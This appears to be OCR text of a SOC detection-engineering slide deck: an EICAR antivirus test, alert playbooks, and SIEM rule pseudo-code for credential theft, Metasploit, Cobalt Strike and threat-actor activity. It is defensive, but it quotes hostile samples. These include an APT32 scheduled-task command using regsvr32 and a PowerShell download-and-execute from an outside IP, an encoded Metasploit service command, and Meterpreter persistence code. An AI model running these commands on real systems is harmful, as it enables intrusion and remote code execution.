
Test Script Example

Alert: Malware Detected on Domain Controller

1. Obtain temporary credentials to Domain Controller
2. Open Notepad and paste the following string

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

3. Save the file on the Domain Controller with the filename set to the current date and time
   Ex. 2017-11-14-1024.txt
4. Verify that the AV has automatically removed the file and an alert was generated
5. Cleanup the system and expire the temporary credentials used for the test


ALERT!
Investigations Tracker
Use Case Library
Alert Playbooks
Alert Tasks
Threat Intelligence Database

Use Case Library

- UC001: EXE Download from Uncateg
- UC002: Detect PoisonIvy RAT
- UC003: Meterpreter Detect
- UC004: Malware on Critical Server
- UC005: APT29 IOCs Detected
- UC006: gate.php request Zbot
- UC007: Locky CnC Callback
- UC008: CryptoWall Callback
- UC009: Ipso Lorem Facto
- UC010: Hello Kitty Malware
- UC011: What The Malware
- UC012: Suspicious Service Installation
- …

Alert Tasks

- AT1: Perform Mail Gateway Lookup
- AT2: Source IP Data Collection
- AT3: Destination IP Data Collection
- AT4: Submit file to Automated Sandbox
- AT5: Proxy Full Day Report
- AT6: Proxy 1 Hour Report
- AT7: Destination IP Analysis
- AT8: Proxy URL Re-categorization
- AT9: Acquire AV Report
- AT10: URL Analysis Activity
- AT11: AV File Submission
- AT12: Detailed IDS/IPS Lookup
- …

Alert Playbooks

Alert Name	Priority	L1 Actions To Take
UC001 - EXE Transfer from Uncategorized Website	Medium	• AT4: Submit file to Automated Sandbox • AT2: Source IP Data Collection • AT8: Proxy URL Re-categorization • AT10: URL Analysis Activity • AT11: AV File Submission • AT12: Detailed IDS/IPS Lookup

SIEM Rules

Descriptions & Pseudo-code

Baseline Rules (10)

Syntax Highlighting

Field Name

The normalized field names from source log data

Value

The actual value that the field holds for that specific entry

Function

A function that needs to be developed and programmed into the SIEM

List Name

The name of a reference list that should be pre-populated during the development phase

001: Successful Remote Authentication via TOR

Description: A successful authentication event to a remote access solution from a TOR Exit Node was observed.

Pseudo-Code:
EventSource = VPN || EventSource = Citrix && Status = Auth Success && SourceIP is in List(TorExitNodes)

Dependencies: HourlyUpdate_TorExitNodes.py

002: Malware Detected on Critical Server

Description: An anti-virus alert has been triggered on a critical server that does not typically contain user session data. The origin of this infection should be determined.

Pseudo-Code:
EventSource = Anti-Virus && EventMessage contains “detected” && (SourceIP is in List(DomainControllers) || SourceIP is in List(CriticalServers) || (SourceIP is in List(CitrixXenAppServers) && FilePath NOT contains “AppData” || FilePath NOT contains “Temporary”))

Dependencies: DomainControllers, CriticalServers, CitrixXenAppServers

003: Common Credential Theft Filename

Description: A file has been observed that matches the filename of a common credential theft utility.

Pseudo-Code:
FileName matches
“\\(gsecdump|gcx64|gcx32|gec|gse|q32|q64|wceaux|w86|q86|quarkpwd[^\\]*|m64|m32|hash32|hash64|64|32|w32|w64|wce32|wce64|w32|w64|wce|p32|p64|ps32|ps64|mimikatz|mimilove|mm32|mm64|pw32|pw64|g32|g64|gs32|gs64|hash|hashdump|dumpsvc|pwhash|pwdump|fgdump)\.exe”

Dependencies: N/A

https://github.com/mbevilacqua/appcompatprocessor/blob/master/AppCompatSearch.txt

004: Potential Brute Force Detected

Description: A significant number of failed authentication events has been detected within the environment over a long period of time, detecting both bursts and low-and-slow brute force attempts.

Pseudo-Code:
EventSource = Windows && EventSubSource = Security && EventType = Authentication && Status = Auth Failed

Dependencies: ~~3 failed logins in 5 minutes~~
Threshold set to 200 events in 24 hours

005: Hacktool Utility Detected

Description: A hacktool or credential theft malware has been detected. Regardless of whether it was cleaned, this could indicate post-exploitation events which require investigation.

Pseudo-Code:
EventSource = Anti-Virus && EventMessage contains “detected” && Signature contains “Hacktool.”

Dependencies: N/A

006: Download Executable From WordPress

Description: The proxy detected a request from an internal host for an executable file from a site with known WordPress identifiers. If a file with an executable extension is downloaded from a URL which contains known WordPress indicators, trigger this rule.

Pseudo-Code:
EventSource = Proxy || EventSource = IDS && FileType = Executable && (URI contains “wp-admin” || URI contains “wp-includes”)

Dependencies: Ability to detect the download of executable files by extension, MZ header, or content-type.

007: Scheduled Task Suspicious Command

Description: A Scheduled Task has executed an unknown script, command.

Pseudo-Code:
EventSource = Windows && EventID = 200 && (Message matches "\.bat|\.vbs|powershell")

Dependencies: N/A

008: Historical Malware Removed From System

Description: The Anti-virus detected a piece of malware in a regularly scheduled scan, as opposed to using real-time detection.

Pseudo-Code:
EventSource = Anti-Virus && EventMessage contains “detected” && ScanType = “Scheduled” && SignatureName matches “(PWS|TROJ (64)?|TSPY|BKDR|STLR|WORM)_[a-zA-Z0-9\.]+”

Dependencies: N/A

009: Download Suspicious File

Description: A file has been downloaded which contains a suspicious extension or content type.

Pseudo-Code:
EventSource = Proxy || EventSource = IDS && (Filename contains ".hta" || Filename contains ".mht" || Filename contains ".pif" || Filename contains ".com" || Filename contains ".scr" || ContentType = "application/hta")

Dependencies: N/A

010: Service Installation on Critical Server

Description: A service has been installed on a critical server, which should almost never happen except in extremely rare situations. Possible false positives during change windows, however, very valuable.

Pseudo-Code:

EventSource = Windows && EventID = 7045 && (SourceIP is in List(DomainControllers) || SourceIP is in List(CriticalServers))

Dependencies: DomainControllers and CriticalServers lists

Additional Rules (17)

011: Named Pipe Impersonation

Description: A method of privilege escalation involves named pipe impersonation. Meterpreter attempts to leverage this for privilege escalation can be detected.

Pseudo-Code:
EventSource = Windows && EventID = 7045 && ServiceFileName contains "cmd.exe /c echo" && ServiceFileName contains "\\.\pipe\" && ParentImage contains "services.exe"

Dependencies: N/A

012: Suspicious Named Pipe Created

Description: A method of privilege escalation involves named pipe impersonation. The creation of a named pipe can be detected with Sysmon. Meterpreter creates a named pipe with exactly 6 characters with a leading whack.

Pseudo-Code:
EventSource = Windows && EventSubSource = Sysmon && EventID = 17 && Image NOT contains “Program Files” && Length(PipeName) = 7

Dependencies: Sysmon - Event ID 17: PipeEvent (Pipe Created)

Metasploit

- Remote command execution - Service installation

```
Event ID: 7045
Username: AD\compromisedUser
Event Message:
A service was installed on the system.

Service Information:
Service Name: NlCDHxYwMDHIOjtS
Service File Name: %COMSPEC% /C start %COMSPEC% /C powershell.exe -
NoE -NoP -NonI -ExecutionPolicy Bypass –C “sal a New-Object;iex(a
IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String(“SSByZWFsbHkgaG9wZSB5b3WSdmUgbWlzc2VkIG1l
IGEgbG90Li….==“)
```

013: Possible Metasploit Service Install Event

Description: A service installation event has occurred which installed with a 16 character service name, or which references a suspicious keyword, matching default Metasploit remote command execution.

Pseudo-Code:
EventSource = Windows && EventID = 7045 && (ServiceName matches “[a-zA-Z]{16}” || ServiceFileName contains “powershell” || ServiceFileName contains “cmd.exe” || ServiceFileName contains “Base64” || ServiceFileName contains “iex” || ServiceFileName contains “COMSPEC”)

Dependencies: N/A

Metasploit

- Service installation

```
44    # Retrieve the SERVICE_DISPLAY_NAME option, generate a random
45    # one if not already set.
46    #
47    # @return service_display_name [String] the display name of the service.
48    def display_name
49      @display_name ||= datastore['SERVICE_DISPLAY_NAME']
50      @display_name ||= Rex::Text.rand_text_alpha(16)
51    end
```

In 7045: "Service Name" actually shows the “Service Display Name” and not the “Service Name”

Meterpreter Persistence

- Service installation

```
1   # Function to install payload as a service
2   #-------------------------------------------------------------------------------
3   def install_as_service(script_on_target)
4     if not is_uac_enabled? or is_admin?
5       print_status("Installing as service..")
6       nam = Rex::Text.rand_text_alpha(rand(8)+8)
7       print_status("Creating service #{nam}")
8       service_create(nam, nam, "cscript \"#{script_on_target}\"")
9       file_local_write(@clean_up_rc, "execute -H -f sc -a \"delete #{nam}\"\n")
10    else
11      print_error("Insufficient privileges to create service")
12    end
13  end
14
```

```
147     tempvbs = tempdir + "\\" + Rex::Text.rand_text_alpha((rand(8)+6)) + ".vbs"
```

014: Suspicious Service Installation

Description: A service installation event has occurred which installed with a 8-16 character service name, which matches the default for Meterpreter's service persistence mechanism.

Pseudo-Code:
EventSource = Windows && EventID = 7045 && (ServiceName matches "[a-zA-Z]{8,16}" && ServiceFileName contains "cscript" && ServiceFileName matches "\\[a-zA-Z]{8,14}\.vbs" && ServiceName = ServiceDisplayName

Dependencies: N/A

015: Web Server Spawning Suspicious Child

Description: A web server application has been seen as the parent process for a suspicious application.

Pseudo-Code:
EventSource = Windows && EventSubSource = Sysmon && EventID = 1 && (ParentImage contains "w3wp.exe" || ParentImage contains "aspnet_wp.exe") && Image matches "cmd|net|ftp|wmic|powershell|whoami|ipconfig|osql|ping|netstat|telnet|sc|sqlcmd|msbuild|regsrv32|certutil"

Dependencies: Sysmon - Event ID 1: Process creation

016: Database Application Acting Unusually

Description: A database application has been seen creating a file with a suspicious file extension.

Pseudo-Code:
EventSource = Windows && EventSubSource = Sysmon && EventID = 11 && Image matches “sqlservr|oracle|sqlite[0-9]{0,2}” && TargetFileName matches “\.(jsp|asp|aspx|exe|bat|php|ps1)$”

Dependencies: Sysmon - Event ID 11: FileCreate

017: PowerShell Download Function Detected

Description: An un-obfuscated download function was detected within Powershell Application Windows Event logs.

Pseudo-Code:
EventSource = Windows && EventSubSource=PowerShell && (StripSpecial(Message) contains ".Download" || StripSpecial(Message) contains "OpenRead")

Dependencies: StripSpecial Function, removes special characters such as ` ' " , ( ) + and whitespace.

018: Attempted Exploitation Detected

Description: An IDS alert detected an event related to a specific CVE for which the target host is known to be vulnerable based on existing vulnerability scan data.

Pseudo-Code:
EventSource = IDS && ListHostCVE(DestinationIP) contains SignatureCVE

Dependencies: ListHostCVE queries current vulnerability scan data mapping CVE numbers to assets

019: Local Account Created on Server

Description: A local account was created on a domain-joined server that should be administered using domain accounts only.

Pseudo-Code:
EventSource = Windows && (EventID = 4720 || EventID = 624) &&
SourceIP is in List(Servers)

Dependencies: Regularly updated list of domain-joined servers that should not require local accounts being created on them for any purpose.

020: Interactive Use of Service Account

Description: A service account has been seen logging into a system interactively, which is unexpected.

Pseudo-Code:
EventSource= Windows && EventID = 4624 && (EventType = 2 || EventType = 10) && User is in List(ServiceAccounts)

Dependencies: N/A

021: Excessive Requests for DNS TXT Records

Description: DNS TXT records are not frequently seen being requested in high volume.

Pseudo-Code:
EventSource = DNS && EventType = TXT

Threshold: 1000 requests from 1 source

Dependencies: DNS request loggings

022: Volume Shadow Copy Creation

Description: The manual creation of a Volume Shadow copy on a critical system can be an indication of suspicious activity.

Pseudo-Code:

1. EventSource = Windows && EventSubSource = Sysmon && EventID = 1 && Arguments ="wmic shadowcopy create /nointeractive\"

2. EventSource = Windows && Message contains "vssadmin create shadow" || Message contains "vssadmin.exe create shadow" || Message contains ”create shadow”

Dependencies: Sysmon - Event ID 1: Process creation

023: Volume Shadow Copy Deletion

Description: The deletion of a Volume Shadow copy can be an indication of malware or other suspicious activity.

Pseudo-Code:

1. EventSource = Windows && EventSubSource = Sysmon && EventID = 1 && Arguments ="wmic shadowcopy delete /nointeractive\"

2. EventSource = Windows && Message contains "vssadmin delete shadows" || Message contains "vssadmin.exe delete shadows" || Message contains "delete shadows”

Dependencies: Sysmon - Event ID 1: Process creation

024: Possible Ticket Dumping

Description: The mimikatz credential theft tool will save stolen tickets to disk in a file with the extension ".kirbi" by default. Evidence of these files on a server may indicate an attempt to perform ticket dump or a Pass-The-Ticket (PTT) attack.

Pseudo-Code:
FileExt = "kirbi" && Hostname is in List(Servers)

Dependencies: N/A

025: Suspicious LSASS Access

Description: Credential theft tools attempt to dump credentials from the memory space of the Local Security Authority Subsystem Service (lsass.exe). This will detect an attempt to access the lsass.exe process whether it is successful or not.

Pseudo-Code:
EventSource = Windows && EventSubSource = Sysmon && EventID = 10 && TargetImage contains “lsass.exe”

Dependencies: Sysmon - Event ID 10: ProcessAccess

026: COBALT STRIKE ‘Amazon’ C2

Description: The Malleable C2 profiles for Cobalt strike have specific indicators that can be detected and correlated on.

Pseudo-Code:

1. EventSource = Proxy && ((Method = GET && URI contains “/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books”) || (Method = POST && URI contains “N4215/adj/amzn.us.sr.aps”))

2. EventSource = Proxy && HeaderHost = “www.amazon.com” && Org NOT contains “Amazon”

https://github.com/rsmudge/Malleable-C2-Profiles/tree/master/normal

027: Office Spawning Suspicious Process

Description: Office documents containing malicious code are often seen as the parent process for suspicious processes.

Pseudo-Code:
EventSource = Windows && EventSubSource = Sysmon && EventID = 1 && ParentImage matches “winword.exe|excel.exe|powerpnt.exe” && Image matches “powershell|cmd|cscript|rundll32”

Dependencies: Sysmon - Event ID 1: Process creation

Threat Actor Rules (9)

FIN5

028: FIN5 Staging Directory

Description: FIN5 uses a well known staging directory to operate from and host their tools. This directory has been seen in use by FIN5 repeatedly over a number of years.

Pseudo-Code:
FilePath contains “\WINDOWS\dver\”

Dependencies: N/A

029: FIN5 Remote Command Execution

Description: FIN5 uses a modified version of PSExec for remote command execution, named FRAMEPKG.exe. This filename is emulating a legitimate application, however FIN5 typically executes it from a non-standard directory.

Pseudo-Code:
EventSource = Windows && EventSubSource = Sysmon && EventID = 1 && FileName = “FRAMEPKG.EXE” && FilePath NOT matches “McAfee”

Dependencies: Sysmon - Event ID 1: Process creation

030: FIN5 Tool Filename Detected

Description: FIN5 uses a series of utilities and backdoors for their operations.

Pseudo-Code:
EventSource = Windows && EventSubSource = Sysmon && EventID = 11 && TargetFileName matches "msdtv.exe|sstpvc.exe|tskman.exe|wproxy32.exe|dxfs32.dll|zr.exe"

Dependencies: Sysmon - Event ID 11: FileCreate

FIN7

031: FIN7 Shimming

Description: FIN7 uses custom shim databases for persistent access.

Pseudo-Code:

1. EventSource = Windows && EventSubSource = Sysmon && EventID = 1 && Image contains ”sdbinst.exe”
2. EventSource = Windows && EventSubSource = Sysmon && EventID = 11 && FilePath contains ”AppPatch” && FileExt = “sdb”
3. FileName matches ‘Temp\sdb[a-zA-Z0-9]{4}.tmp$'

Dependencies: Sysmon

https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-persistence.html

APT29

032: APT29 Mailbox Delegation Detected

Description: A number of mailboxes have been delegated in a short period of time, giving full permissions to the delegate.

Pseudo-Code:
EventSource = Windows && EventSubSource = Exchange &&
EventMessage contains “AccessRights={FullAccess}”

Threshold: Greater than 3 in 24 hours by same delegate

Dependencies: N/A

033: APT29 Bypass Code Used

Description: A paper bypass code has been used for remote authentication from a country outside of the organization's home region.

Pseudo-Code:
EventSource = RSA && EventType = Authentication && EventMessage contains "Factor = Bypass Code" && (SourceCountry NOT "Canada" || SourceCountry NOT "USA")

Dependencies: N/A

034: APT29 Token Register Outside Home Zone

Description: A new 2FA soft-token has been registered within a country that is outside of the home region for the organization. Typically a user will register their token in the home region of the organization, such as when they have become first employed or received a new mobile device.

Pseudo-Code:
EventSource = RSA && EventType = TokenRegister && EventStatus = Success && (SourceCountry NOT “Canada” || SourceCountry NOT “USA”)

Dependencies: N/A

APT32

035: APT32 Application Whitelist Bypass

Description: APT32 was seen using a scheduled task to launch the Squiblydoo attack to evade application whitelisting.

Pseudo-Code:
EventSource = Windows && EventID = 200 && (Message contains “scrobj.dll” || Message contains ”regsrv32” || Message contains “http” || Message contains “://”)

Dependencies: N/A

https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html

035: APT32 Application Whitelist Bypass

Description: APT32 was seen using a scheduled task to launch the Squiblydoo attack to evade application whitelisting.

```
            sCMDLine = "schtasks /create /sc MINUTE /tn ""Windows Scheduled Maintenance"" /tr
""\""regsvr32.exe\"" /s /n /u /i:http://80.255.3.87:80/a/b/allp/10009.jpg scrobj.dll"" /mo 30"

' ... code snipped by Carr for easy viewing...
    tstr = tstr & "
<Arguments>vbscript:Execute(""CreateObject(""""WScript.Shell"""").Run""""powershell.exe -nop -w
hidden -c """""""""IEX ((new-object
net.webclient).downloadstring('http://80.255.3.87:80/a/g/10007.jpg'))"""""""""""", 0:code close"")
</Arguments>" & vbCrLf
```

https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html

036: APT32 COBALT STRIKE ‘Safebrowsing’ C2

Description: The Malleable C2 profiles for Cobalt strike have specific indicators that can be detected and correlated on. APT32 was seen using the ‘Safebrowsing’ profile.

Pseudo-Code:
EventSource = Proxy && ((Method = GET && URI contains “/safebrowsing/rd/ClOb12nLW1IbHehcmUtd2hUdmFzEBAY7-0KIOkUDC7h2”) || (Method = POST && URI contains “/safebrowsing/rd/CINnu27nLO8hbHdfgmUtc2ihdmFyEAcY4”))

Dependencies: N/A

https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/safebrowsing.profile

Thank You!

julian@mandiant.com